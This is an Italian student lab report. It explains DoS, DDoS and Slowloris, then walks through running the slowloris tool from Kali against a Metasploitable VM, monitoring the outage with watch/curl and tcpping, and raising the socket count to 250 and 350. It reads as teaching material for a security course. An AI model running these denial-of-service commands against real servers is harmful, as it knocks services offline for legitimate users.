

# ESERCIZIO W14D1 EXTRA

## ATTACCHI DoS

Mungiovì Fabio

### TASK

---

- 1) Creare un report in cui si descriva:
  - DoS
  - DDoS
  - Slowloris
- 2) Simulare un attacco DoS dalla macchina attaccante Kali verso il target Metasploitable utilizzando **slowloris**:

<https://github.com/gkbrk/slowloris>

Lanciare il tool **slowloris** e verificare la connettività HTTP al target *http://<IP\_metasploitable>*.

Oltre all'ispezione tramite browser, possiamo creare un semplice monitor con il comando *watch* e *curl* in grado di verificare, ogni secondo, la connettività http, stampando solo l'head ed evidenziando le differenze tra i diversi output del *watch*.

- 3) Successivamente, utilizzare il tool **tcpping** per monitorare la connettività tcp alla porta 80 di Metasploitable:

[https://neotobers.readthedocs.io/en/latest/linux/tcpping\\_on\\_ubuntu.html](https://neotobers.readthedocs.io/en/latest/linux/tcpping_on_ubuntu.html)

Verificare le differenze tra connessioni http e tcp

- 4) Aumentare il numero di socket impiegati da **slowloris**.

## #1

La negazione del servizio (DoS) e la negazione del servizio distribuita (DDoS) sono due delle minacce più comuni e dannose nel panorama della cybersecurity, capaci di paralizzare servizi online e infrastrutture di rete.

A queste si aggiungono attacchi più sofisticati come Slowloris, che sfruttano vulnerabilità specifiche dei server web.

### Denial of Service (DoS)

Un attacco Denial of Service (DoS) è un tentativo malevolo di rendere una risorsa di rete (come un server, un sito web o una rete stessa) non disponibile agli utenti legittimi, sovraccaricandola di traffico o sfruttando le sue vulnerabilità. L'obiettivo è impedire al servizio di rispondere alle richieste normali.

Generalmente, un attacco DoS proviene da una singola fonte (un singolo computer o una singola connessione internet). L'attaccante può impiegare diverse tecniche:

- **Overflow di Buffer:** Inviare più dati di quanto il buffer del sistema target possa gestire, causando un crash del sistema o un malfunzionamento.
- **Flood SYN:** Inviare una raffica di richieste di connessione SYN (il primo passo nella handshake TCP a tre vie) senza completare la connessione, saturando le risorse del server destinate a gestire le connessioni in attesa.
- **Flood ICMP (Ping Flood):** Inondare il target con un gran numero di pacchetti ICMP (ping requests), consumando la larghezza di banda e le risorse del server per rispondere.
- **Attacchi a Livello Applicazione:** Prendere di mira vulnerabilità specifiche del software dell'applicazione, come l'esaurimento delle connessioni o delle risorse di memoria.

### Distributed Denial of Service (DDoS)

Un attacco Distributed Denial of Service (DDoS) è una forma più potente e complessa di attacco DoS. La differenza cruciale è che un attacco DDoS proviene da molteplici fonti distribuite (centinaia, migliaia o anche milioni di computer compromessi), rendendolo molto più difficile da bloccare e mitigare.

Gli attaccanti utilizzano una botnet, una rete di computer compromessi (chiamati "bot" o "zombie") che sono stati infettati con malware e sono controllati da remoto.

Ogni computer nella botnet invia richieste al target, creando un volume di traffico enorme che supera la capacità del server o della rete di gestire le richieste legittime.

- Vantaggi del DDoS rispetto al DoS:
  - Volume di traffico massiccio: La natura distribuita permette di generare un traffico molto più elevato rispetto a un singolo attacco DoS.
  - Difficoltà nell'identificazione: Poiché il traffico proviene da molteplici indirizzi IP legittimi (i computer compromessi), è difficile distinguere il traffico malevolo da quello legittimo.
  - Resistenza alla mitigazione: Bloccare un singolo IP non è efficace, poiché ci sono migliaia di altre fonti.

Gli attacchi DDoS possono essere classificati in base al livello del modello OSI che prendono di mira:

- **Attacchi a Livello di Rete (Livello 3/4 - Transport e Network):** Questi attacchi mirano a saturare la larghezza di banda o le risorse di rete. Esempi includono:
  - **UDP Flood:** Inondare il target con pacchetti UDP su porte casuali, costringendo il server a rispondere con messaggi ICMP "Destination Unreachable".
  - **SYN Flood (Distribuito):** Simile al DoS SYN Flood, ma proveniente da molteplici sorgenti.
  - **ACK Flood:** Attacchi che usano il flag ACK per inondare il server.
- **Attacchi a Livello di Applicazione (Livello 7 - Application):** Questi attacchi prendono di mira le risorse a livello di applicazione e sono più difficili da rilevare perché imitano il traffico utente legittimo. Sono meno voluminosi ma più sofisticati. Esempi includono:
  - **HTTP Flood:** Inondare il server web con richieste HTTP (GET o POST) valide, esaurendo le risorse del server (CPU, memoria, connessioni a database).
  - **Slowloris:** Vedere la sezione successiva.

## Slowloris

Slowloris è un tipo specifico di attacco DoS a livello di applicazione (Livello 7) che sfrutta una vulnerabilità intrinseca del protocollo HTTP. Invece di inondare il server con un enorme volume di traffico, Slowloris tenta di esaurire le connessioni disponibili di un server web, tenendole occupate il più a lungo possibile con richieste HTTP incomplete.

L'attaccante stabilisce numerose connessioni parziali con il server web. Invece di inviare una richiesta HTTP completa, Slowloris invia solo gli header HTTP, ma in modo estremamente lento e frammentato. Ad esempio, invia l'header GET / HTTP/1.1 e poi continua a inviare header aggiuntivi o terminatori di riga (\r\n) a intervalli regolari (es. ogni 10-15 secondi) prima che la richiesta sia completata.

- **Caratteristiche chiave:**
  - **Richieste incomplete:** Le richieste non vengono mai terminate, il che mantiene le connessioni aperte.
  - **Consumo di risorse:** Ogni connessione parziale occupa uno "slot" di connessione sul server web. La maggior parte dei server web ha un limite sul numero di connessioni simultanee che può gestire.
  - **Basso volume di traffico:** L'attacco richiede una larghezza di banda minima da parte dell'attaccante, rendendolo difficile da rilevare tramite i tradizionali sistemi di monitoraggio del traffico.
  - **Vulnerabilità specifica:** Colpisce principalmente i server web che mantengono le connessioni aperte in attesa di richieste complete.

## Impatto di un attacco Slowloris


Quando tutte le connessioni disponibili del server sono occupate da richieste Slowloris, il server non può accettare nuove connessioni da utenti legittimi, risultando in una negazione del servizio. Gli utenti che tentano di accedere al sito web vedranno timeout o errori di connessione.

## #2

Simuliamo ora un attacco Dos al sistema Metasploitable, tramite il tool di Kali *slowloris*.

Avviamo il tool con il comando:

```
slowloris <IP_target>
```



```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ slowloris 192.168.50.101  
[06-06-2025 14:20:12] Attacking 192.168.50.101 with 150 sockets.  
[06-06-2025 14:20:12] Creating sockets ...  
[06-06-2025 14:20:17] Sending keep-alive headers ...  
[06-06-2025 14:20:17] Socket count: 150  
[06-06-2025 14:20:32] Sending keep-alive headers ...  
[06-06-2025 14:20:32] Socket count: 150  
[06-06-2025 14:20:47] Sending keep-alive headers ...  
[06-06-2025 14:20:47] Socket count: 150  
[06-06-2025 14:21:02] Sending keep-alive headers ...  
[06-06-2025 14:21:02] Socket count: 150  
[06-06-2025 14:21:17] Sending keep-alive headers ...  
[06-06-2025 14:21:17] Socket count: 150  
[06-06-2025 14:21:32] Sending keep-alive headers ...  
[06-06-2025 14:21:32] Socket count: 150  
█
```

Avviato l'attacco, per verificarne l'efficacia, possiamo collegarci alla pagina web di Metasploitable tramite browser ([http://IP\\_Metasploitable](http://IP_Metasploitable))

Noteremo come la pagina sarà irraggiungibile, a causa proprio dell'attacco in corso.

A riconferma dell'attacco, possiamo monitorare lo stato della pagina web con il seguente comando:


```
watch -n 1 --differences curl http://192.168.50.200 -silent
```

Questo comando dovrebbe stampare l'Header delle risposte HTTP del target.

Ma essendo in corso l'attacco noteremo che la funzione resterà bloccata e non verrà stampato nessun output.

NB

E' importante mettere il comando *watch* in ascolto prima dell'attacco, altrimenti non verrà nemmeno eseguito.




```
fabiomun@kali: ~  
File Actions Edit View Help  
Every 1.0s: curl -I http://192.168.50.101 --silent  
  
HTTP/1.1 200 OK  
Date: Thu, 05 Jun 2025 20:25:10 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Content-Type: text/html
```

### #3

Utilizziamo ora il tool *tcpping* per monitorare lo stato del servizio tcp del sistema Metasploitable.

Come notiamo dall'immagine, nonostante il web server non risponda più, le connessioni tcp sono ancora possibili, essendo esenti dall'attacco DoS con *slowloris*

A terminal window titled 'fabiomun@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(fabiomun@kali)-[~]'. The command '\$ tcpping 192.168.50.101' has been executed. The output shows a message '/usr/bin/tcpping: 1: bc: not found' followed by 26 lines of 'seq' results, each showing 'tcp response from 192.168.50.101 [open]' and a response time in milliseconds. The response times range from 0.505 ms to 0.854 ms.

```
(fabiomun@kali)-[~]
$ tcpping 192.168.50.101
/usr/bin/tcpping: 1: bc: not found
seq 0: tcp response from 192.168.50.101 [open] 0.770 ms
seq 1: tcp response from 192.168.50.101 [open] 0.614 ms
seq 2: tcp response from 192.168.50.101 [open] 0.618 ms
seq 3: tcp response from 192.168.50.101 [open] 0.518 ms
seq 4: tcp response from 192.168.50.101 [open] 0.668 ms
seq 5: tcp response from 192.168.50.101 [open] 0.971 ms
seq 6: tcp response from 192.168.50.101 [open] 0.891 ms
seq 7: tcp response from 192.168.50.101 [open] 0.686 ms
seq 8: tcp response from 192.168.50.101 [open] 0.505 ms
sseq 9: tcp response from 192.168.50.101 [open] 0.638 ms
seq 10: tcp response from 192.168.50.101 [open] 0.768 ms
seq 11: tcp response from 192.168.50.101 [open] 0.629 ms
seq 12: tcp response from 192.168.50.101 [open] 0.692 ms
seq 13: tcp response from 192.168.50.101 [open] 0.783 ms
seq 14: tcp response from 192.168.50.101 [open] 0.781 ms
seq 15: tcp response from 192.168.50.101 [open] 0.570 ms
seq 16: tcp response from 192.168.50.101 [open] 0.707 ms
seq 17: tcp response from 192.168.50.101 [open] 0.593 ms
seq 18: tcp response from 192.168.50.101 [open] 0.458 ms
seq 19: tcp response from 192.168.50.101 [open] 0.745 ms
seq 20: tcp response from 192.168.50.101 [open] 0.635 ms
seq 21: tcp response from 192.168.50.101 [open] 0.683 ms
seq 22: tcp response from 192.168.50.101 [open] 0.854 ms
seq 23: tcp response from 192.168.50.101 [open] 0.786 ms
seq 24: tcp response from 192.168.50.101 [open] 0.522 ms
seq 25: tcp response from 192.168.50.101 [open] 0.588 ms
```

## #4

Familiarizziamo ora con l'option `-s` di `slowloris` per cambiare il numero di socket, cioè di connessioni attive contemporanee, dell'attacco.

Il comando per 250 socket sarà:


```
slowloris <IP_target> -s 250
```

A terminal window titled 'fabiomun@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(fabiomun@kali)-[~]'. The command '\$ slowloris 192.168.50.101 -s 250' has been executed. The output shows the attack progress: '[06-06-2025 14:42:50] Attacking 192.168.50.101 with 250 sockets.', '[06-06-2025 14:42:50] Creating sockets ...', '[06-06-2025 14:42:57] Sending keep-alive headers ...', '[06-06-2025 14:42:57] Socket count: 250', '[06-06-2025 14:43:12] Sending keep-alive headers ...', '[06-06-2025 14:43:12] Socket count: 250', '[06-06-2025 14:43:27] Sending keep-alive headers ...', and '[06-06-2025 14:43:27] Socket count: 250'.

```
(fabiomun@kali)-[~]
$ slowloris 192.168.50.101 -s 250
[06-06-2025 14:42:50] Attacking 192.168.50.101 with 250 sockets.
[06-06-2025 14:42:50] Creating sockets ...
[06-06-2025 14:42:57] Sending keep-alive headers ...
[06-06-2025 14:42:57] Socket count: 250
[06-06-2025 14:43:12] Sending keep-alive headers ...
[06-06-2025 14:43:12] Socket count: 250
[06-06-2025 14:43:27] Sending keep-alive headers ...
[06-06-2025 14:43:27] Socket count: 250
```

Per 350:

```
slowloris <IP_target> -s 350
```

A terminal window titled 'fabiomun@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(fabiomun@kali)-[~]'. The command '\$ slowloris 192.168.50.101 -s 350' has been executed. The output shows the attack progress: '[06-06-2025 14:43:48] Attacking 192.168.50.101 with 350 sockets.', '[06-06-2025 14:43:48] Creating sockets ...', '[06-06-2025 14:44:12] Sending keep-alive headers ...', '[06-06-2025 14:44:12] Socket count: 289', '[06-06-2025 14:44:12] Creating 61 new sockets ...', '[06-06-2025 14:44:50] Sending keep-alive headers ...', '[06-06-2025 14:44:50] Socket count: 301', '[06-06-2025 14:44:50] Creating 49 new sockets ...', '[06-06-2025 14:45:09] Sending keep-alive headers ...', '[06-06-2025 14:45:09] Socket count: 303', '[06-06-2025 14:45:09] Creating 47 new sockets ...', '[06-06-2025 14:45:28] Sending keep-alive headers ...', '[06-06-2025 14:45:28] Socket count: 305', and '[06-06-2025 14:45:28] Creating 45 new sockets ...'.

```
(fabiomun@kali)-[~]
$ slowloris 192.168.50.101 -s 350
[06-06-2025 14:43:48] Attacking 192.168.50.101 with 350 sockets.
[06-06-2025 14:43:48] Creating sockets ...
[06-06-2025 14:44:12] Sending keep-alive headers ...
[06-06-2025 14:44:12] Socket count: 289
[06-06-2025 14:44:12] Creating 61 new sockets ...
[06-06-2025 14:44:50] Sending keep-alive headers ...
[06-06-2025 14:44:50] Socket count: 301
[06-06-2025 14:44:50] Creating 49 new sockets ...
[06-06-2025 14:45:09] Sending keep-alive headers ...
[06-06-2025 14:45:09] Socket count: 303
[06-06-2025 14:45:09] Creating 47 new sockets ...
[06-06-2025 14:45:28] Sending keep-alive headers ...
[06-06-2025 14:45:28] Socket count: 305
[06-06-2025 14:45:28] Creating 45 new sockets ...
```